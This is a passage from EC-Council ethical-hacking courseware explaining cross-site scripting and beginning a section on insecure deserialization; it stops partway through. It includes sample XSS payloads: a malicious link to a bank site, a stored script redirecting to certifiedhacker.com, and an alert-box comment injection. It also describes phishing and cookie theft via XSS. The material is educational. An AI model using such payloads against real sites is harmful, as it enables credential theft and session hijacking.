All Rights Reserved. Reproduction is Strictly Prohibited.



A7 - Cross-Site Scripting (XSS) Attacks

Cross-site scripting (XSS or CSS) attacks exploit vulnerabilities in dynamically generated web pages, which enables malicious attackers to inject client-side script into web pages viewed by other users. Such attacks occur when invalidated input data is included in dynamic content that is sent to a user's web browser for rendering. Attackers inject malicious JavaScript, VBScript, ActiveX, HTML, or Flash for execution on a victim's system by hiding it within legitimate requests. Attackers bypass client-ID security mechanisms, gain access privileges, and then inject malicious scripts into specific web pages. These malicious scripts can even rewrite HTML website content.

Some exploitations that can be performed by XSS attacks are as follows:

- Malicious script execution
- Redirecting to a malicious server
- Exploiting user privileges
- Ads in hidden IFRAMES and pop-ups
- Data manipulation
- Session hijacking
- Brute-force password cracking
- Data theft
- Intranet probing
- Keylogging and remote monitoring

How XSS Attacks Work

A web page consists of text and HTML markup created by the server and obtained by the client browser. Servers can control the client's interpretation about the statically generated pages, but they cannot completely control the client's interpretation of the output of the page generated dynamically by the servers. Thus, if the attacker inserts untrusted content into a dynamic page, neither the server nor the client recognizes it. Untrusted input can come from URL parameters, form elements, cookies, database queries, and so on.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

If the dynamic data inserted by the web server contains special characters, the user's web browser will mistake them for HTML markup, as it treats some characters as special to distinguish text from markup. Thus, an attacker can choose the data inserted into the generated page and mislead the user's browser into running the attacker's script. As the malicious scripts will execute in the browser's security context for communicating with the legitimate web server, the attacker will have complete access to the document retrieved and may send the data in the page back to his/her site.





Figure 14.16: Demonstration of XSS attack

Note: Check the CEH Tools, Module 14: Hacking Web Applications, for the XSS cheat sheet.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cross-Site Scripting Attack Scenario: Attack via Email

In a cross-site scripting attack that employs email, the attacker crafts an email that contains a link to the malicious script and sends it to the victim, luring the victim into clicking the link containing the malicious script/query. For example, if the attacker finds a cross-site scripting vulnerability on the bank.com website, he/she constructs a link embedded with a malicious script such as

```
<AHREF=http://bank.com/registration.cgi?clientprofile=<SCRIPT>maliciouscode</
SCRIPT>>Click here</A>
```

and sends an email to the target user. When the user clicks the link, the URL is sent to bank.com with the malicious code. The legitimate server hosting the bank.com website sends a page back to the user including the value of **clientprofile**, and the malicious code is executed on the client machine. The malicious code asks the victim to enter profile information. After the user enters all the necessary personal details and clicks **Submit**, the attacker receives the information. The attacker can use these details to impersonate the user to gain access to the user's online bank account and perform other fraudulent activities.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 14.17: XSS attack via email

XSS Example: Attack via Email




Figure 14.18: XSS example - attack via email

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

XSS Example: Stealing Users' Cookies




Figure 14.19: XSS example - Stealing users' cookies

XSS Example: Sending an Unauthorized Request





Figure 14.20: XSS example - Sending an unauthorized request

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



XSS Attack in Blog Posting

The attacker finds an XSS vulnerability in the **techpost.org** website, constructs a malicious script **<script>onload=window.location='http://www.certifiedhacker.com'</script>**, and adds it in the comment field of TechPost. This malicious script posted by the attacker is stored on the web application database server and runs in the background. When a user visits the TechPost website, the malicious script injected by the attacker in the TechPost comment field activates and redirects the user to the malicious website **certifiedhacker.com**.





Figure 14.21: XSS attack in a blog posting

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



XSS Attack in Comment Field

Many web applications use HTML pages that dynamically accept data from different sources. One can change the data in the HTML pages according to the request. Attackers use HTML web page tags to manipulate data. They launch an attack by changing the comments feature using a malicious script. When the target sees the comment and activates it, then the target browser executes the malicious script to accomplish the attacker's goals.

For example, an attacker finds a vulnerable comment field in the **TechPost.org** website. Thus, he constructs the malicious script "**<script>alert ("Hello World") </script>**" and adds it along with his comment in the comment field of TechPost. This malicious script, along with the comment posted by the attacker in the comment field, is stored on the web application's database server. When a user visits the TechPost website, the coded message "Hello World" pops up whenever the web page is loaded. Therefore, when the user clicks **OK** in the pop-up window, the attacker can gain access to the user's browser and subsequently perform malicious activities.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 14.22: XSS Attack in the comment field

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



A8 - Insecure Deserialization

As data in the computer is stored in the form of data structures (graph, trees, array, etc.), data serialization and deserialization is an effective process for linearizing and de-linearizing data objects to transport them to other networks or systems.

- **Serialization**

  Consider an example of an object "Employee" (for JAVA platform), where the Employee object consists of data such as name, age, city, and EmpID. Due to the process of serialization, the object data will be converted into the following linear format for transportation to different systems or different nodes of a network.

```
<Employee><Name>Rinni</Name><Age>26</Age><City>Nevada</City><EmpID>2201
</EmpID></Employee>
```




Figure 14.23: Serialization process

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Deserialization**

  Deserialization is the reverse process of serialization, whereby the object data is recreated from the linear serialized data. Due to the process of deserialization, the serialized Employee object given in the abovementioned example will be reconverted into the object data as shown in the figure below:

